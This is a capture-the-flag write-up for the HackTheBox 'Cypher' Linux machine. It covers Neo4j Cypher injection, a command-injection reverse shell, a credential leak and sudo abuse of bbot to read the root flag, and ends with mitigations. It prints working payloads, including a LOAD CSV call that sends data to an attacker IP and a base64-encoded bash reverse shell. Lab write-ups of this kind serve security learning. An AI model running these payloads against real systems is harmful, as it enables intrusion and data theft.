Cypher
Writeup for HackTheBox Cypher machine

Executive Summary
This report details the security assessment of the HackTheBox machine “Cypher” (medium-difficulty, Linux). The attack chain is as follows:
- Cypher Injection → RCE — The web app on port 80 queries a Neo4j database. Exploit Cypher injection in login parameters to invoke
custom.getUrlStatusCode, which has a command injection vulnerability. Reverse shell asneo4j. - Credential Disclosure — In
/opt/graphasm/user/conf/bbot_preset.yml, find credentials forgraphasm. SSH in asgraphasm. - bbot Debug Output → Root Flag — Graphasm has
NOPASSWDsudo for/usr/local/bin/bbot. Pass/root/root.txtas a Yara rule file (-cy) and run in debug mode (-d). The contents of the root flag are printed in the debug output.
Reconnaissance
We initiate our target analysis by running an Nmap discovery scan to find open TCP ports:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-01 14:11 EST
Nmap scan report for 10.10.11.57
Host is up (0.55s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 5.43 seconds
We execute a detailed service version and script scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.10.11.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-01 14:12 EST
Nmap scan report for 10.10.11.57
Host is up (0.82s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.40 seconds
The scan identifies two services:
- Port 22: SSH remote login
- Port 80: HTTP web server redirecting to
cypher.htb
We resolve the target domain locally before proceeding:
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.57 cypher.htb
Web Enumeration & Neo4j Cypher Injection
We access the web application on port 80. Fuzzing the input login fields with SQL injection and special character payloads triggers a database syntax error:
1
2
3
4
{
    "username": "hello'",
    "password": "hello"
}

The error details reveal that the application utilizes a Neo4j graph database. The backend query logic is vulnerable to Cypher injection (the query language used by Neo4j).

We test database queries and attempt to extract version information using the component listing function:
1
2
3
4
{
  "username": "' OR 1=1 WITH 1 as a  CALL dbms.components() YIELD name, versions, edition UNWIND versions as version LOAD CSV FROM 'http://10.10.14.22/?version=' + version + '&name=' + name + '&edition=' + edition as l RETURN 0 as _0 //",
  "password": "anything"
}
The query executes, confirming database access:
Exploitation: Cypher Injection to Reverse Shell
We abuse the Cypher injection vulnerability to call a custom database function custom.getUrlStatusCode. This function runs system utilities to inspect HTTP endpoints but does not sanitize its inputs, allowing for command injection.
We submit a JSON payload containing our command injection reverse shell, base64-encoded to prevent string parsing errors:
1
2
3
4
{
  "username": "' RETURN h.value AS hash UNION CALL custom.getUrlStatusCode('http://10.10.16.57:80;echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41Ny80NDQ0IDA+JjEK|base64${IFS}-d|bash;') YIELD statusCode AS hash RETURN hash //",
  "password": "hello"
}
Our Netcat listener catches the shell connection, granting access as user neo4j:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.57] from (UNKNOWN) [10.10.11.57] 50506
bash: cannot set terminal process group (1426): Inappropriate ioctl for device
bash: no job control in this shell
neo4j@cypher:/$ id
uid=107(neo4j) gid=113(neo4j) groups=113(neo4j)
Lateral Movement to User graphasm
We enumerate the home directory of user graphasm and locate a configuration file bbot_preset.yml containing credentials:
1
2
3
4
5
6
7
8
9
10
11
neo4j@cypher:/home/graphasm$ cat bbot_preset.yml
targets:
  - ecorp.htb

output_dir: /home/graphasm/bbot_scans

config:
  modules:
    neo4j:
      username: neo4j
      password: cU4btyib.20xtCMCXkBmerhK
We authenticate via SSH using the password cU4btyib.20xtCMCXkBmerhK to get the user flag:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ ssh graphasm@10.10.11.57
graphasm@10.10.11.57's password:

Last login: Sat Mar 1 20:54:39 2025 from 10.10.16.57
graphasm@cypher:~$ ls
bbot_preset.yml  file.sh  user.txt
graphasm@cypher:~$ cat user.txt
***************f988caf7ab0de6db3
Privilege Escalation
We run sudo -l to check the permitted sudo commands for graphasm:
1
2
3
4
5
6
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
We are allowed to run /usr/local/bin/bbot (an OSINT and scanning tool) as root without a password.
Auditing bbot for Information Disclosure
We review the help options of bbot. The tool supports a custom Yara rules flag (-cy or --custom-yara) to filter scanner results.
When we run bbot in debug mode (-d), the program prints the full contents of the custom Yara rules file it attempts to load. We exploit this behavior to read root-owned files by passing them to the custom Yara rules parameter:
1
2
3
4
5
6
7
8
9
10
graphasm@cypher:~$ sudo /usr/local/bin/bbot -cy  /root/root.txt -d
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot
We scan the debug logs returned in stdout:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[DBUG] internal.excavate: Including Submodule JWTExtractor
[DBUG] internal.excavate: Including Submodule NonHttpSchemeExtractor
[DBUG] internal.excavate: Including Submodule ParameterExtractor
[DBUG] internal.excavate: Parameter Extraction disabled because no modules consume WEB_PARAMETER events
[DBUG] internal.excavate: Including Submodule SerializationExtractor
[DBUG] internal.excavate: Including Submodule URLExtractor
[DBUG] internal.excavate: Successfully loaded custom yara rules file [/root/root.txt]
[DBUG] internal.excavate: Final combined yara rule contents:********88515804b76f2f24e68

[DBUG] output.csv: Setting up module csv
[DBUG] output.csv: Finished setting up module csv
[DBUG] output.json: Setting up module json
[DBUG] output.json: Finished setting up module json
[DBUG] output.python: Setting up module python
The debug output logs the contents of /root/root.txt, exposing the root flag.
Mitigations & Security Recommendations
To secure the host against similar attacks, the following steps are recommended:
- Remediate Cypher Injection in Neo4j Queries:
- Do not construct database queries by concatenating user-supplied input strings. Use parameterized Cypher queries to ensure that inputs are handled strictly as data and not executable code.
- Disable or Secure Custom Database Functions:
- Review all custom user-defined functions (UDFs) loaded in the Neo4j instance.
- Ensure that utilities like
getUrlStatusCodeimplement strict input validation, white-list allowed protocols and host addresses, and avoid calling system command-line utilities.
- Secure Credential Storage:
- Avoid storing plain-text credentials in configuration presets or scanning profiles. Use environment variables or local system keyring stores instead.
- Harden Sudo Rules:
- Avoid granting NOPASSWD access to multi-functional command-line tools (like
bbot) that support file inclusion flags (-cy). - Audit sudoers files and implement access restriction wrappers.
- Avoid granting NOPASSWD access to multi-functional command-line tools (like